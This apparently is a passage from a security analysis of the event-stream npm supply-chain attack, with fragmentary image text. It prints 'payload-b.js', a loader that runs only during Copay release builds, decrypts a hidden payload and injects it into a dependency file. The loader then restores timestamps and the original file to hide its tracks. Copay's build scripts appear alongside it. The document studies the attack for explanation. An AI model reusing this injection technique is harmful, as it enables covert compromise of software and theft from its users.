


argv: [0]

[1]

[2]


Payload B



The image shows a code editor window titled "payload-b.js — event-stream". The editor contains a JavaScript file named "payload-b.js" with the following code:

```
1  /*@@*/ module.exports = function(e) {
2    try {
3      if (!/build\:.*\-release/.test(process.argv[2])) return;
4      var t = process.env.npm_package_description,
5          r = require("fs"),
6          i =
7            |   "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
8          n = r.statSync(i),
9          c = r.readFileSync(i, "utf8"),
10         o = require("crypto").createDecipher("aes256", t),
11         s = o.update(e, "hex", "utf8");
12     s = "\n" + (s += o.final("utf8"));
13     var a = c.indexOf("\n/*@@*/");
14     0 <= a && (c = c.substr(0, a)),
15     r.writeFileSync(i, c + s, "utf8"),
16     r.utimesSync(i, n.atime, n.mtime),
17     process.on("exit", function() {
18       try {
19         |   r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20       } catch (e) {}
21     });
22 } catch (e) {}
```


copay's package.json scripts




```
54 "e2e:debug": "protractor --verbose --browser=chrome --multiCapabilities --capabilities.chromeOptions.args=window-size=600,8
55 "e2e:docker": "cp .gitignore .dockerignore && docker build . -f test/visual/Dockerfile -t copay-visual-tests && rm .dockeri
56 "e2e:capture-latest": "run-s env:e2e apply:copay e2e:update-ci e2e apply:bitpay e2e:update-ci e2e env:dev",
57 "e2e:update": "webdriver-manager update --gecko false",

"build:ios-release": "run-s env:prod && ionic cordova build ios --release --aot tru
"build:android-release": "run-s env:prod && ionic cordova build android --release -
"build:desktop-release": "run-s env:prod && node --max-old-space-size=8192 ./node_m

64 "start:ios": "run-s build:ios open:ios",
65 "start:android": "run-s run:android",
66 "start:desktop": "run-s build:desktop && electron .",
67 "build:ios": "run-s env:dev && ionic cordova build ios --debug",
68 "build:android": "run-s env:dev && ionic cordova build android --debug",
69 "build:desktop": "run-s env:dev && run-s ionic:build",
70 "build:ios-release": "run-s env:prod && ionic cordova build ios --release --aot true --environment prod --output-hashing al
71 "build:android-release": "run-s env:prod && ionic cordova build android --release --aot true --environment prod --output-ha
72 "build:desktop-release": "run-s env:prod && node --max-old-space-size=8192 